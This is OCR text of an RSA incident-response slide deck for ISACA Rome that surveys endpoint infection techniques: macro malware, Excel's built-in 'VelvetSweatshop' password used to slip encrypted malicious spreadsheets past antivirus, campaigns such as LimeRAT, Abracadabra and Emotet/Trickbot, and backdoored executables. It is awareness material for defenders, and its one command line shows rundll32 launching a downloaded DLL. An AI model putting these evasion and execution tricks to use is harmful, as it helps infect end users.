RSA

ISACA
Sistemi informativi: averne fiducia e trarne valore
Rome Chapter

"From velvet to silk… there is still a lot of sweat…"

Round-up upon modern endpoint infection techniques

BUSINESS-DRIVEN SECURITY™

Who we are: Stefano


- I am a Senior Principal Consultant for Incident Response and a leading figure of the RSA IR Team.
- I begun my ICT career in 1997 in Digital Corp, but I started to crack software in 1985 with a Commodore C64…
- I decided to get out of the cracking scene in 2000 and for about three years I remained focused on Networking and System administration… until Nimda and Blaster came out and testing network and system security became an interesting career…
- I worked on the testing and offensive side until 2009 when I jumped into the IR bandwagon.
- Since then I got busy with engagement around the world… covering investigation in banks, military, governments and telco companies.

Who we are: Alessandro

- Today: EMEA Incident Response Consultant @ RSA
- Past: 22 years of experience
- Love hunting and intelligence
- Working on Offensive side in controlled attacks for our Customers worldwide
- A proud dad and happy husband

End users threat landscape in 2021

- Today, online users are surrounded by threats that may differ in their techniques and motivations, but that all share one common point: these cyber-threats are increasingly target end-users directly.
- Security reports show that spear phishing was the number one infection vector employed by 71% of organized cybercriminal groups in 2017, while 75% of businesses reported being a victim of spear-phishing in 2018 *(source: Proofpoint, 2019)*.
- Nearly 7% of the global web requests analyzed by *Symantec* (2018) lead to malware infection, and one email out of a 100 contained a malicious attachment.
- These studies show that humans are the greatest factor in vulnerability, and that they are targeted by blackhats.



End users threat landscape in 2021

- Currently, most security efforts are focused on technological questions.
- Vulnerabilities and technical exploits have always been of interest to security vendors and even researchers nevertheless, when the approach forced the rethinking of specific behaviors on core technologies that was seen as impractical, forcing the persistence of such exposures…
- This attitude has created a false perception among security practitioners and constrained protection within a narrow range that does not go beyond presenting technical vulnerability problems
- In several cases, vendor do not solve the root causes leaving some of these issues unresolved for years, as we will confirm later.
- This presentation provides a round-up of user-oriented attacks.

Our goal, today, is to raise awareness about the problem that is often underestimated or considered impractical to be solved.


Are you looking for
something new?...
no no...
this is old... pretty old...

RSA

The Macro question…


- Macros in Microsoft Office are an effective way to automate basic tasks and increase productivity. In general, we cannot decide to avoid macros…
- Macro malware, on the other hand, takes advantage of these features to infect computers.
- Macro malware is distributed as email attachments or ZIP files and hides in Microsoft Office files.
- The names of these files are designed to entice or intimidate people into opening them. They resemble invoices, receipts, legal records, and other documents.

When the macros run, malware coded will begin to spread into the system and carry out actions such as download additional malware or spawn a shell to allow access to the system.



Are Microsoft Office documents resilient?

- Office documents, such as Word and Excel files, can be password-protected using a symmetric key encryption mechanism involving one password which is the key to both encrypt and decrypt a file.
- Malware writers use this key as an additional evasion technique to hide malicious code from anti-virus (AV) scanning engines.
- The problem is that encrypting a file introduces the disadvantage of requiring a potential victim to enter a password (which is normally included in the phishing or spam email containing the encrypted attachment).
- This makes the email and the attachment very suspicious, thus greatly reducing the chance that the intended victim will open the encrypted malicious attachment.



VelvetSweatshop

- The good news (for the attackers) is that Microsoft Excel can automatically decrypt a given encrypted spreadsheet without asking for a password if the password for encryption happens to be “**VelvetSweatshop**”.
- This is a default key stored in Microsoft Excel program code for decryption.
- It’s a neat trick that attackers can leverage to encrypt malicious Excel files in order to evade static-analysis-based detection systems, while eliminating the need for a potential victim to enter a password.

threatpost Cloud Security / Malware / Vulnerabilities / InfoSec Insiders / Podcasts

Author:
Elizabeth Montalbano


An old RAT learns an old trick.

Researchers have discovered a fresh campaign using Excel files to spread LimeRAT malware – making use of the hardcoded, VelvetSweatshop default password for encrypted files

MalwareBazaar Database

Samples on MalwareBazaar are usually associated with certain tags. Every sample can associated with one or more tags. Using tags, it is easy to navigate through the huge amount of malware samples in the MalwareBazaar corpus. The page below gives you an overview on malware samples that are tagged with VelvetSweatshop.

Tag:	VelvetSweatshop Alert
Firstseen:	2020-11-05 07:40:54 UTC
Lastseen:	2021-09-23 06:18:23 UTC
Sightings:	2'259



Home / Cyber Threat Intelligence / Encrypted Excel Files Drop Abracadabra Trojan

Encrypted Excel Files Drop Abracadabra Trojan

December 21, 2020

Author: Victor Sandin

TLP: WHITE

From 13 to 14 December, Infoblox observed a spam email campaign distributing a trojan known as Abracadabra[1] via an encrypted Microsoft Excel spreadsheet (XLS) with malicious macros. In this campaign, threat actor(s) used an email subject referencing an overdue invoice to lure users into opening the malicious attachment.


Abracadabra is a malware variant that was first discovered in April 2020. Threat actors deliver this malware as an encrypted Excel file that when opened, automatically begins decryption once Excel uses the embedded default password, *VelvetSweatshop*.[2] This method of distribution allows the malware to bypass signature-based antivirus detectors because Excel does not decrypt the payload until the user opens the file.

RSA


Last year Ransomware case

- When we speak about Macro threats we are talking about this…


Emotet+Trickbot delivered via spearphish email with malicious Macro…



Trick but...


Malicious file is received
Macros is enabled to fully open the file
Shortcut file is replaced with malware installer
Shortcut is clicked
Malicious service is started
Another malware installer is downloaded
Remote desktop tool is downloaded and installed
DMP
File dump is created and sent back via SMTP

…It can be even more complicated…




Cmdline: rundll32.exe shell32.dll, control_RunDll <downloaded DLL.


Backdoored exes

RSA

Backdooring an exe

- Have you ever downloaded a cracked a software?




